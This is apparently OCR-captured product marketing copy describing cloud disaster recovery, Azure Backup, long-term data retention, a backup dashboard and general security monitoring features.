
Protect your workloads and applications

Simple, flexible, and affordable disaster recovery	Flexible management of application uptime and resources	Protection of business-critical data where it resides
Ability to define recovery plans and easy-to-manage recovery points	Maximum uptime with resource health assessment	Unified solution for protecting data on-premises and in the cloud

Recovery

Protect your applications


- Orchestrate the recovery of your apps for simplified disaster recovery
- Improve Recovery-Time-Objectives (RTO) and Recovery-Point-Objectives (RPO) for both planned and unplanned outages
- Achieve zero impact disaster recovery drills
- Minimize app errors and data loss with application consistent recovery points
- Replication for heterogeneous environments: Hyper-V, VMware, and physical



Cloud Backup

Safeguard your valuable data


- Decrease reliance on tape backup to save money and increase agility
- Azure Backup integrated with SCDPM protects enterprise workloads including SharePoint, Exchange, SQL Server, and Hyper-V VMs,
- Lowers the management costs of backing up remote/branch offices
- Reduce the dependence on offsite tape backup to accelerate recovery time



Long-Term Retention

Extend the life of your data


- Ensure the longevity of your data with long-term retention – 99+ years
- Reduce investments in tape archives, saving capital budget for your business
- Meet regulatory compliance requirements for your business or industry
- A scalable backup solution that can meet the needs of your growing business



Backup and recovery dashboard

Quick glance view of backup and protection status


- Registered servers
- Backup size
- Jobs status
- Link into Azure portal for backup and recovery



Security

Help secure your workloads, servers, and users.

Identify missing system updates and malware status. Collect security-related events and perform forensic, audit, and breach analysis. Enable cloud-based patch management for all your environments.



